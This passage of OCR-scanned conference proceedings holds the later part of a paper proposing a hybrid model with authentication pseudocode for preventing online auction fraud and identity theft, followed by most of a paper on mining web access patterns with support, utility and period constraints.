This paper is classified into five sections. Section 1 introduces the classification of Internet frauds and describes its categories: online auction fraud, non-delivery/merchandise fraud, and identity theft fraud. Section 2 shows the literature review for preventing these frauds and formulates the problem regarding these frauds. Further in Sect. 3, we describe the OHM approach for the prevention and detection of frauds and propose OHM prevention algorithms. Thereafter, in Sect. 4, we have evaluated the performance of proposed OHM approach to show the advantages of our model. Section 5 is conclusion and future work continued with references.

2 Related Work and Problem Formulation

We have already discussed various types of Internet frauds in Sect. 1. In this section, we briefly depict the literature to resolve the online frauds and formulate the problem due to above-categorized frauds.

2.1 Related Work

In the field of in-auction fraud [3] prevention and detection, Wang et al. designed a Shill-deterrent fee schedule (SDFS) mechanism [6]. But, this mechanism was not able to reduce auction fraud due to collusive bidding, multiple bidding etc. Later on, Wang et al. proved that there is no symmetry without shill bidding by analyzing shill bidding in multi-round online English auction [7]. In the in-auction frauds, prevention happens to be the best strategy, but sometimes, this strategy cannot work so we have to adopt detection scheme for auction frauds. To prevent honest users from becoming victim, Porter and Soham proposed a strategy to counteract bid shading and false bids [8]. They have estimated winning probability to identify the possibility of cheat.

Later on, for collusive bidding detection, Trevathan et al. proposed an algorithm [9]. "Collusive score" to detect collusive shills controlled by one seller. Analysis takes place according to three strategies: (1) alternating bidding strategy, (2) alternating auction strategy, and (3) hybrid strategy. In the field of identity theft, a hybrid model is proposed by Nitin Rakesh et al. on Problem Reduction in Online Payment System using Hybrid Model [10]. This hybrid model consists of two models: mobile authentication model and HMM model proposed by Abhinav Srivastava et al. [11]; according to this, hidden Markov model can be used to detect online fraud by examining the behavior pattern of users.

2.2 Problem Formulation

According to IC^3's annual reports of year 2004–2010 [12], it is clear that the online auction fraud, non-delivery/merchandise, and identity theft are most frequent types of frauds. We have studied all 7 years report and created a statistics for these three frauds from the year 2004 to 2010 (Fig. 1); it shows that online auction and non-delivery/merchandise frauds are very frequent in all the 7 years, but after year 2008, another fraud i.e., identity theft comes into picture.

Auction Fraud: This is the one of the most frequent frauds committed over Internet. According to the 2011 Internet crime report by IC^3 [12], total loss due to auction fraud exceeds $8,288,098.73 in 4,066 complaints.

Figure 2 shows that online auction fraud can be classified into three parts: First is pre-auction fraud. This occurs before bidding process for the auction item starts. Further, it comprises of three types of frauds that are miss-representation fraud, black market fraud, and triangulation fraud. Second is in-auction fraud; this occurs during the bidding process, and this is the most unpredictable. Further, this has




Fig. 1 Statistics of online frauds




Fig. 2 Classification of online auction fraud [3]

three types of frauds that are bid shilling, collusive shilling, and multiple bidding. The third part of online auction fraud is post-auction fraud; this occurs after the auction process gets completed. Further, this consists of two types of fraud; one is non-delivery, and second is fee stacking. In this paper, our focus is to prevent and detect the in-auction frauds.

1. *Bid Shilling*: In this, seller puts higher bids for his/her own item to drive up the price of that item. Generally, shilling is accomplished by the sellers themselves or some associative of the sellers (friend or family member). As a result, shill bid drives up the price of the seller's item, and seller makes high profit by misleading honest buyers because they also make higher bid in trying to purchase item [6].
2. *Collusive Shilling*: This occurs when multiple groups start shilling in auction process [3]. This behavior is more complex to detect.
3. *Multiple Bidding*: This occurs when a buyer places multiple bids (some high and some low) on the same item using different aliases. The multiple high bids by the same buyer cause the price to escalate, which scares off other potential buyers from bidding. Then, in the last few minutes of the auction, the same buyer withdraws their high bids, only to purchase the item with their much lower bid [3].

Non-Delivery Payment/Merchandise: In this type of fraud, user does not receive items which he/she purchased or if he/she receives, then that is different from the item that he/she purchased. According to the 2011 Internet crime report by IC^3 [12] of year total complains for non-delivery payment/merchandise, fraud exceeds 22404.

Identity Theft fraud: According to IC^3, identity theft can be defined as unauthorized use of a person's information such as personal identity, credit card detail, etc. to commit fraud or other crimes. For committing this type of fraud, fraudster steals some other person's identity and plays as that person, for gain credit

information and other benefits on that person's behalf. By this, the victim suffers from many adverse effects because fraudster can use his/her identity number or credit card number to commit fraud or crimes on the victim's behalf.

3 Online Hybrid Model

In order to prevent and detect the online in-auction, non-delivery/merchandise and identity theft frauds, this section illustrates the OHM approach. The glimpse of OHM approach is shown in Fig. 3 which shows that it contains three modules i.e., Users, OHM, and Web servers. The working of these modules is defined below.

1. *Users*: They can be of two types either buyer or seller. Each user, when he/she wants to interact with any e-commerce Web server for participating in any auction process or to buy goods, it is required that they must verify from OHM.
2. *OHM*: It is the approach that authenticates both user and Web server and also regularly monitors the interaction process between users and Web server. After authentication, OHM issues the OHM certificate (OC) that certifies the both Web servers and users and helps to reduce online frauds. It is mandatory for both users and Web servers to have the OC.
3. *Web Servers*: This module provides platform and management approach for auction and retail services like buying and selling of goods. The authenticity of a Web server is also decided by OHM by issuing an OC to the Web server. Each e-commerce site which is dealing with the money matters should have a digitally signed certificate from the authority. It is mandatory for a Web server to display the OC on its Website so that user can review this.

3.1 OHM Approach

We classify the OHM approach in two parts: One is OHM for prevention and second is OHM for detection; we will discuss both of them one by one.




Fig. 3 OHM approach

1. *OHM for Prevention*: This approach provides the verification and authentication steps to prevent the online fraud. This fraud prevention scheme contains three parts as follows:

   a *User authentication*: To authenticate the user, OHM takes the following attributes in care along with registration form.

   1. *User's address and photo*: This is the address of user where he/she currently resides. User's current photo for identification.
   2. *Mobile Phone Information*: By taking the mobile phone information, OHM verifies the address of user by tracking the location of mobile phone and then matches it with the address provided by user. The difference between the two addresses should be below the threshold level; otherwise, user registration will be rejected. OHM also verifies that the mobile phone should be active from a specified time period.
   3. Identification (ID) Proof: It is the unique id for a user. It can be among passport id/unique country ID/driving license number, etc. OHM requires this id to authenticate the permanent address of user.
   4. *Credit/ATM/Debit card information*: OHM requires any of the card information (which is used by user to perform final transaction) except password. OHM verifies this detail and gets the last 5 transaction statements from the bank with their location also. If it locates where the card has been used from last 1 month, then the difference between average location of transaction and current location should be less than threshold distance. When the current location exceeds the threshold limit, the card is rejected. And by credit card detail, again the address and phone number of user are verified.
   5. *Behavioral Pattern of User*: OHM gets the behavior pattern of the user by adopting hidden Markov model, and if that is not up to the mark, then it cancels the registration of user.
   6. *Certificate issuing*: after the complete verification of user, OHM issues an OHM certificate (OC) to user and sends a copy to Web site also.

   b. *Web server authentication*: OHM authenticates the Web server by taking the following steps:

   1. OHM verifies the digital signature certificate which insures that this is a registered Web server.
   2. OHM verifies the past transactions of Web server and feedback of different users of that server. Based on these two, OHM generates a ranking for that server.
   3. Then, OHM generates OC to that server which contains the ranking of Web server also.

2. *OHM for Detection*: This is the fraud detection scheme which is exclusively designed for auction fraud i.e., during the auction process only. Because after the authentication of both users and Web server, there might be chances of frauds like bid shilling, collusive shilling, and multiple bidding [3].

OHM regularly monitors the auction process by adopting SDFS mechanism, which reduces the extra profit earned by shill bidding by the seller [6]. In SDFS mechanism, the auctioneer charges entry fee and exit fee to the seller. The seller sets only a single starting bid or a reserve price. The entry fee is charged on initial reserve price, while exit fee is commission fee calculated on the difference between the winning bid and the reserve price. If the reserve price is too high, then it costs higher entry fee. If the reserve price is set too low in intension to pay less entry fee, then the difference between the reserve price and the selling price will be high, and it costs high commission fee. Therefore, SDFS bounds sellers to set the reserve prices honestly. The commission rates vary from server to server, which provides auction platform. On the whole, SDFS inhibit shilling behavior also. Which provide shill-deterrent fee. And monitoring the bidding behavior (1) incremented bid: when the bid for a item increases suddenly (2) alternating bid strategy: when two bidders bid alternatively in the same auction by more than threshold time (3) alternating auction strategy, where bidders alternatively bids on different auctions [9].

3.2 Algorithm for User Authentication

This algorithm authenticates the user when he/she wants to access the service provided by the Web server. For this, it requires some input, and after execution, it authenticates the user by issuing OC.

Initial Condition:User for registration
Local variable:location_threshold, time_threshold, mobile_location, mobile_use_time, address[ID], photo[ID]
Final Condition:Authentication or Rejection of user
User Authenticate {
a.Input: permanent_address, current_address, photo, mobile_number, user_identification_proof, card_detail;/* provide by user */
b.Verify: *If* [{(current_location - mobile_location) ≤ location_threshold} &&(mobile_use_time ≥ time_threshold)]/* mobile_location is traced by GPS, location_threshold, time_threshold decide by OHM, mobile_use_time obtain by mobile number information */
Then
If (permanent_address == address[ID])/* address[ID] is the address written on ID proof*/
Then
If (photo == photo[ID])/* photo[ID] is the photo on ID proof*/
Then Call: card_verification();/* function written just below this algorithm */

If (card_verfication() == true)
Then *If* (user_behavior_pattern ≥ behavior_pattern_threshold)/*behavior_pattern obtain by HMM, behavior_pattern_threshold decided by OHM */
Then OHM issues OC with username and password and stores in OHM_DB;
Else
Authentication failed;
c. Exit.}
card_verification(permanent_address, current_address, mobile_number)/* Function to validate car detail and user's detail */
{Verify: *If* [(average_location - current_location) ≤ card_location_threshold)]/* average_location and card_location_thresold are the local variables obtain by taking last 5 card transactions */
Then *If* [(permanent_address == address[card]) && (mobile_number == mobile_number[card])] mobile_number [card],address[card]/*obtain by the mobile number and address registered for that card */
Then Return true;
Else
Return false;}

3.3 Algorithm for Web Server Authentication

This algorithm authenticates the Web server according to HMM [11] and user's feedback with verification of digital signature of Web server. For this, it requires some input, and after execution, it authenticates the user by issuing OC.

Initial Condition: Digital signature certificate, HMM behavior pattern
Local variable: feedback_and_behavior_threshold, OHM_Rank
Final condition: Authentication or Rejection of web server
Web Authentication{
a.Input: digital_signature_certificate/* provide by web-server */
b.Verify: *If* (digital_signature_certificate == true)
Then
If (feedback_and_behavior[HMM] ≥ feedback_behavior_threshold)

Table 3 OHM's effects on the online frauds

Internet fraud	Effect of OHM	Reasons
Online in-auction fraud • Multiple bidding • Bid shilling • Collusive shilling	Reduces	Due to unique OHM ID, Thru-in auction OHM process
Non-delivery/ merchandise	Reduces	By providing OC to authenticated Web servers
Identity theft	Reduces	By verifying user's details with card detail

```
  /* feedback behavior[HMM] obtain by HMM, feedback behav-
ior threshold decide by OHM */
  Then Issues OC with OHM_Rank and store in OHM_DB;
  Else
  Authentication failed;
  c.Exit}
```

4 Evaluation of OHM

In this section, we examine the performance of OHM for the two below-given cases.

Case 1. When user is fraudster: For prevention of fraud activities performed by the non-legitimate user, OHM verifies the current address, mobile number, permanent address, photo id, and card detail of user (according to algorithm as in Sect. 3.2). When a fraud user tries to access Web server to commit fraud and enters any of the false information, then OHM detects it and does not authenticate the user. As a result, user does not get the OC and will not able to access Web server.

Case 2. When a Web server is fraud: OHM prevents the users from being cheated by Web server by providing an OHM rank written in OC, which is issued to authenticated Web server (according to algorithm as in Sect. 3.3). By seeing the OC, user can decide whether this Web server is legitimate or not. In Table 3, we have shown the effect of OHM on various Internet frauds by explaining the cause of effect.

5 Conclusion and Future Work

In this paper, we have proposed OHM approach for prevention and detection of the Internet frauds. Implementation of OHM approach is evaluated efficiently for the following: online in-auction fraud, non-delivery/merchandise fraud, and identity

theft or card theft fraud. By using the OHM, both the user and Web -server can save themselves from being an online fraud victim. OHM is also effective to detect various other frauds like spam/spin fraud, counterfeit card fraud, etc. Thus, OHM is a robust and highly effective online fraud prevention and detection approach. In future work, we will experiment OHM approach on real-time online fraudulent situations to study its response more effectively.

References

1. Prasad, B.: Intelligent techniques for E-Commerce. J. Electron. Commer. Res. **4**(2), 65–71 (2003)
2. U.S. Commerce Department: Forrester Research, Internet Retailer, ComScore., http://www.statisticbrain.com/total-online-sales/
3. Donga, F., Shatza, S.M., Xub, H.: Combating online in-auction fraud: clues, techniques and challenges. Comput. Sci. Rev. **3**(4), 245–258 (2009)
4. National White Collar crime center: Report on Internet fraud, www.nw3c.org/docs/whitepapers/internet_fraud.pdf?sfvrsn=7, June 2008
5. Chui, K., Xwick, R.: Auction on the Internet: A Preliminary Study, http://repository.ust.hk/dspace/handle/1783.1/1035, July 2008
6. Wang, W.L., Hidvègi, Z., Whinston, A.B.: Shill Bidding in English Auctions, Technical report, Emory University, http://oz.stern.nyu.edu/seminar/fa01/1108.pdf (2001)
7. Wang, W.L., Hidvègi, Z., Whinston, A.B.: Shill Bidding in Multi-Round Online Auctions. In: Proceedings of the 35th Annual Hawaii International Conference on System Sciences, Jan 2002
8. Porter, R., Shoham, Y.: On cheating in sealed-bid auctions. J. Decis. Support Syst. Special issue of the fourth ACM Conference on Electronic Commerce, **39**(1), 41–54 (2005)
9. Trevathan, J., Read, W.: Detecting Collusive Shill Bidding. In: Proceedings of International Conference on Information Technology: New Generations, pp. 799–808 (2007)
10. Singh, S.P., Shukla, S.S.P., Rakesh, N., Tyagi, V.: Problem reduction in online payment system using hybrid model. Int. J. Manag. Inf. Technol. **3**(3), 62–71 (2011)
11. Srivastava, A., Kundu, A., Sural, S., Majumdar, A.K.: Credit card fraud detection using hidden Markov model. IEEE Trans. Dependable Secure Comput. **5**(1), 1062–1066 (2008)
12. Internet Crime Complain Center: Internet Crime Report, 2004–2011, http://www.ic3.gov/media/annualreports.aspx

An Efficient Approach to Analyze Users' Interest on Significant Web Access Patterns with Period Constraint

M. Thilagu and R. Nadarajan

Abstract In recent times, Web usage mining has attracted significant attention due to its large number of applications. Existing Web usage mining approaches determine the significance of a Web access pattern by computing its support or utility, considering the entire span time of the database. The discovered frequent and high-utility patterns are treated as significant patterns and they reflect users' interest based on support and utility constraints. However, in reality, users' interest of a pattern is dynamic and varies from time to time. Because of this, there may be changes in web page access and its browsing time in a web access pattern at any point of time. Hence, it is essential and useful to analyze how changes in users' interest affect the significance of the discovered patterns at any point of time in the database. With this idea, we propose an efficient algorithm to address the problems restricted in the existing approaches such as (1) discovery of Web access patterns with support and/or utility constraints (2) analyzing users' interest of the discovered patterns with period constraint. The proposed algorithm uses a structure called web access pattern with support and utility (WAPSU) tree to represent the database in a compressed form and mines frequent and/or high-utility patterns from the tree efficiently.

Keywords Web usage mining · Significant patterns · Frequent pattern · Utility · Pattern · Web access sequence database

M. Thilagu (✉)
Sri Krishna College of Technology, Coimbatore, India
e-mail: mthilagu@gmail.com

R. Nadarajan
PSG College of Technology, Coimbatore, India
e-mail: rn@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_82, © Springer India 2014

1 Introduction

Due to enormous growth in Internet and World Wide Web, mining of interesting patterns from web logs has become an important task. The discovered knowledge is useful for web developers to understand users' navigation behavior of their web sites. Moreover, Web usage mining applications include improvement in site performance via prefetching and catching and site design via Web personalization, recommendation, etc. [1, 2].

Several algorithms have been discussed in the literature to discover interesting patterns over Web usage data. However, most of the web usage mining algorithms discover either frequent or utility patterns satisfying support or utility constraints. These algorithms determine the significance of patterns based on their support or utility in the entire database. However, in reality, users' interest of a pattern may vary from time to time in a web site. And, there may be changes in web page access and its browsing time, so that the significance of the patterns cannot be the same at all time points in the database. Hence, it is essential and useful to analyze how changes in users' interest affect the significance of the discovered patterns at any point of time in the database. Moreover, this information would help in differentiating or prioritizing patterns based on changes in their significance at different time points. The above-said problem is restricted in the existing approaches, since they consider only the occurrence or utility information of patterns and disregard time information in a sequence or transaction. Moreover, algorithms discovering frequent and/or utility patterns are less discussed in the literature. To overcome the above-said issues, we propose an efficient algorithm that discovers web access patterns with support and/or utility constraints and analyzes users' interest of the discovered patterns with period constraint.

The rest of this paper is organized as follows. We discuss the related work in Sect. 2. In Sect. 3, the problem is defined with an illustration. In Sect. 4, an efficient method to mine frequent and/or utility patterns and analyze users' interest of those patterns for the given period range is described. In Sect. 5, experimental results are presented and analyzed. In Sect. 6, we give out the conclusion and future work.

2 Related Work

Mining web access or navigation patterns is similar to the problem of finding association rules in the web logs. A web access pattern is like a sequential pattern. Chen et al. [3] proposed two frequent web traversal pattern mining techniques, namely full-scan (FS) and selective-scan (SS) based on apriori approach [4]. A major problem of apriori-based approach is that large number of candidate generation and multiple database scans in which require more I/O cost. To avoid candidate generation and reduce the number of database scans, Pei et al. [5] proposed an algorithm, called WAP-mine, for finding access patterns from web logs.

WAP-mine scans the access sequence database twice to construct a WAP-tree. The WAP-tree is a compressed form of the database, and it recursively generates conditional pattern base trees and mines frequent patterns from them. An improved approach with position-coded preordered linked WAP-tree was proposed to mine Web access sequences efficiently [6]. PrefixSpan algorithm proposed by Pei et al. [7] mines frequent subsequences in sequential databases by projecting databases recursively. Thus, patterns are searched in a restricted portion of the database to avoid the expensive candidate evaluation step. However, this approach also requires multiple database scans. To support incremental and interactive mining of web traversal patterns, algorithms are designed by Lee and Yen [8].

Since patterns with support information do not reveal users' impact on them effectively, utility based algorithms have been proposed in the literature. Utility-based web path traversal mining model was first introduced by Zhou et al. [9]. The algorithm applies the definitions of utility from the high-utility pattern mining model discussed in two-phase algorithm [10] and apriori approach [4] to discover patterns, and thus, it suffers from the level-wise candidate generation and test methodology. An efficient algorithm called efficient utility-based web path traversal mining (EUWPTM) proposed by Ahmed et al. [11] applies the pattern growth sequential pattern mining approach [7] to discover high-utility Web traversal patterns in the projected databases. However, it suffers from database projection cost and multiple scans. The above-discussed algorithms consider sequences with forward references and web pages with internal utilities only. Ahmed et al. [12] proposed an improved framework to discover high-utility sequence patterns, considering web access sequences with both forward and backward sequences and internal and external utilities of pages [12]. It uses two tree structures, namely utility-based web access sequence tree (UWAS-tree) and incremental UWAS-tree (IUWAS-tree) and supports incremental and interactive mining.

3 Problem Definition

Let $P = \{P_1,\ldots, P_k\}$ be a set of k events or pages. A sequence $S = \langle P_1, \ldots, P_n\rangle$ is an ordered list of web pages, where $P_i \in P$, $1 \leq i \leq n$ and n is called the length of the sequence. A web access sequence database (WASD) is represented as a set $\{S_1, S_2, \ldots, S_m\}$ where each S_i $(1 \leq i \leq m)$ is a session or web access sequence. In utility-based mining model, each page in a sequence is associated with user's browsing time representing its utility information. In web access sequence mining, gap between events is not allowed and a link between pages P_i and P_{i+1} is maintained in web access sequences to avoid the loss of information. The problem discussed in this work considers sequences only with forward references of web pages. The terms and definitions of frequent and utility-based mining models are adopted from the existing approaches [5, 11] to mine frequent and high-utility patterns in the proposed work. We discuss the proposed research problem with an illustration as follows.

Table 1 Web access sequence database

Seq-id	Web access sequence	Seq-utility	Seq-id	Web access sequence	Seq-utility
1	b (4), c (3), d (2)	9	7	a (2), c (3), d (2), e(2)	9
2	c (5), e (3), f (3)	11	8	c (2), e (3), f (1)	6
3	b (3), c (2), d (2)	7	9	a (3), b (4), e (1)	8
4	a (3), c (3), d (2), e(2)	10	10	a(2), b (2), e (1), f(1)	6
5	b (3), c (4), d (2), e(2)	11	11	a (6), b (4), e (1)	11
6	c (4), e (2), f (2), g (1)	9	12	b (3), c (3), d (3)	9

3.1 Illustration

Consider a sample database WASD with web access sequences as given in Table 1. Each sequence in the database represents browsing behavior of a user. For instance, sequence $a(3)$, $c(3)$, $d(2)$, $e(2)$ represents a set of ordered pages viewed by a user with different browsing timings in Table 1. Here, the database size and total utility are found to be 12 and 106. Assume that minimum support threshold or *min-sup* $\xi = 25\ \%$ and minimum utility threshold or *min-util* $\delta = 20\ \%$. The minimum support is measured as the percentage of the database size and it is 3 (25 % of 12) and the minimum utility is measured as the percentage of the total transaction utility in the database and it is 21.2 (20 % of 106). Consider patterns <bcd>, <cef>, and <abe> in the sample database. We could find these three patterns with support count and utility as <bcd: 4, 34>, <cef: 3, 25>, and <abe: 3, 24>, by applying frequent and utility-based mining models. However, these patterns satisfying the given constraints are treated equally in the existing approaches, irrespective of changes in their web page access and browsing time. Assume that the database is partitioned into three equal parts say (1..4), (5..8), (9..12). Here, each partition is treated as a period and it is found that <bcd> appears in all the above three periods, <cef> appears only in first two periods, and <abe> appears only in the last period, respectively. If, we compute the support count and utility of these patterns at each period separately, then they will be <bcd: 2, 16|1, 9|1, 9>, <cef: 1, 11|2, 14|-,->, and <abe:-,-|-,-|3, 24>. That is, support and utility of <bcd> at period 1 is <2, 16> and it is <1, 9> at period 2, and so on. From this, it is observed that the significance of patterns varies from time to time and cannot be the same through out the database. With this motive, the proposed algorithm has been developed to measure the varying significance in order to reveal users' interest of pattern at any point of time better.

4 The Proposed Method

This section discusses how the proposed algorithm mines frequent and/or utility patterns with a tree structure and analyzes the significance of the discovered patterns for the given period range. Actually, the proposed algorithm is a two-phase algorithm in which the required patterns are found in Phase I and their significance is analyzed at Phase II.

4.1 Phase I: Mining of Frequent and/or High-Utility Patterns

Initially, the algorithm scans the database WASD once and constructs a tree called WAPSU-tree, a compressed form the database. The construction process of WAPSU- tree is similar to WAP-tree proposed by Pei et al. [5]. Here, the tree is initially constructed with a root node labeled as null. A header table is created to maintain a list of pages and their links to various paths in the tree. The database sequences are read one by one and inserted into the tree by creating nodes with page, support, and sequence weighted utility. At the same time, a link is created from each node to its parent and link information of it is appended to the header table. Sequences with same prefix would share the paths in the tree. To facilitate efficient tree traversals, adjacent links are maintained in the tree structure. Once the WAPSU-tree is constructed, the algorithm searches for suffix-based conditional pattern bases and generates conditional trees with these conditional pattern bases. Here, conditional pattern bases are generated for a suffix, only if the suffix pattern is satisfying the given constraints. Then, these conditional trees are recursively mined to generate frequent and/or high-utility candidate patterns. The algorithm generates frequent and/or utility patterns from the constructed tree satisfying the user-given criterion. The algorithm generates frequent and/or utility patterns using the same tree by setting up constraints as follows: (1) high *min-sup*, low *min-util* for frequent patterns with low utility, (2) low *min-sup*, high *min-util* for high-utility patterns with low support, (3) high *min-sup*, high *min-util* for frequent and high-utility patterns with high support and utility. However, utility pattern mining needs an additional database scan to compute actual utilities of candidate patterns, since pages are assigned with sequence weighted utility rather actual utility in order to maintain downward closure property in utility pattern mining. Here, sequence weighted utility of a page is defined as the sum of utilities of all transactions or sequences in which in the page exists. Figure 1 shows a web access pattern tree with support and utility constructed for the data given in Table 1.

4.2 Phase II: Detecting Period-Based Significance of Patterns

Once the patterns are discovered in Phase I, the algorithm applies an efficient method to measure the significance of the patterns for the given period range in Phase II. In this process, we consider sequence or transaction ids of the database as time stamp of the transactions and assume that the transactions are ordered based on their time stamp. The constraint period range is specified with starting and ending positions (*s,e*) of a period in terms of percentage. Actually, these positions are the relative positions of transactions in the database. With the search space or




Fig. 1 Web access pattern tree with support and utility

transactions-ids of the patterns, we could measure their significance during a period satisfying the user-given period range constraint. However, it is computationally expensive task to test and compare the search space of each pattern with the given period range. To make the computation faster and easier, the algorithm scans and divides the database into '*n*' number of partitions satisfying a user-defined maximum period length or *max-per-len* and each partition is treated as a period. At the same time, we search for pattern X in a currently created period P_i. If X is found, then it is appended with support and utility information to P_i. The above-said process is repeated to generate periods or partitions with support and utility information of the discovered frequent and/or high-utility patterns belonging to those periods. Finally, the algorithm extracts information on users' interest in terms of support and/or utility of the discovered patterns at various periods satisfying the user-given period range constraint.

5 Experimental Studies

To test the proposed algorithm, we use a real dataset CTI obtained from repositories in http://www.cs.depaul.edu. The dataset is a preprocessed and filtered sessionized data available in the main DePaul CTI Web server. A transaction file cti.tra file containing a collection of sequences and each sequence represents a session with a set of pages visited during that session. There is no page utility information and repeated visit to the same pageview in the same session. Like existing algorithms, pages are assigned with utilities using randomly generated numbers in the proposed algorithm. We have done preprocessing to translate cti.tra file with pageviews into page ids using cti.cod file. It is a sparse dataset containing 13,793 transactions and 682 distinct items. We tested our programs on an Intel

dual core 2.18-GHz CPU with 2-GB main memory, running under Windows XP operating system.

5.1 Results

In this section, we are discussing the resultant patterns satisfying minimum support threshold $\xi = 1$ % and minimum utility threshold $\delta = 0.5$ % as constraints. The algorithm is tested on CTI dataset, and the total number of frequent and high-utility patterns generated is 49. However, we consider only patterns prefixed with <59> as given in Table 2, for discussion purpose. Table 2 shows support and utility information of the discovered patterns considering the entire span time of database. Though this information is useful and interesting, it does not reflect the dynamic nature of users' interest at different time points. Considering the time stamp information of the transactions, the algorithm partitions the database into '*n*' number of periods satisfying user-given maximum period length constraint. In this case, by setting up the value of *max-per-len* σ as 10 %, the database would be partitioned into ten equal parts with database size as 10,000 transactions. Here, the total database utility is computed as 27,148. Table 3 shows the significance of pattern <59,661> with support and utility at different periods satisfying user-given period constraints which are same as period range of the generated partitions of the database.

Table 2 Frequent and high-utility patterns prefixed with <59>

Pattern	Support	Utility
59,661	177	1,592
59,66	286	2,577
59,71	1,200	10,934
59,72	290	2,744
59,72,71	268	3,681
59,574	147	1,364

Table 3 Period-based significance of <59,661>

Period range (r) in (%)	Support	Utility
$0 < r \leq 10$	20	198
$10 < r \leq 20$	9	67
$20 < r \leq 30$	14	139
$30 < r \leq 40$	19	208
$40 < r \leq 50$	14	144
$50 < r \leq 60$	22	123
$60 < r \leq 70$	22	156
$70 < r \leq 80$	13	175
$80 < r \leq 90$	20	203
$90 < r \leq 100$	24	179

Now, it is clear that the support and utility information of any pattern could easily be derived from the generated partitions, satisfying the user-given period range. That is, the performance of the proposed algorithm has been enhanced by reducing number of comparisons between patterns' search space and user-given period constraint or range, by partitioning the database. Here, comparisons are made only with partitions' range rather the entire search space of the patterns in the database. Moreover, patterns with support and utility based on period would reflect users' interest better, compared to the whole sum support and utility of patterns. For instance, the distribution of total support (177) and utility (1,592) of pattern <59,661> is revealed as its varying users' interest or changes in significance at different time points in the proposed method.

5.2 *Performance Analysis*

To test the performance of the proposed algorithm in terms of execution time, we varied the *min-sup* and *min-util*. Here, the proposed algorithm is not compared with an existing approach, since there is no previous algorithm found with discovery of Web access frequent and/or utility patterns with period constraint in the literature. However, we compare the performance analysis of the proposed algorithm with partitioning (PAWP) and without partitioning (PAWOP) on CTI dataset and their execution timings against varying *min-sup* and *min-util* are shown in Figs. 2 and 3. Since the number of comparisons in PAWP is less than that of PAWOP, the former method outperforms the latter one. Moreover, the proposed algorithm has been tested by varying database size for scalability. And, it is observed that as the database size increases, execution time increases. That is, the time complexity of the proposed algorithm depends on the size of the database. However, the total number of scans required by the algorithm is only three, in which the first scan is required to construct WAPSU-tree, second scan is required to compute actual utility of patterns, and third scan is required to partition the database and search for patterns in those partitions.




Fig. 2 Performance analysis varying *min-sup* (1–5 %) and *min-util* = 0.5 %

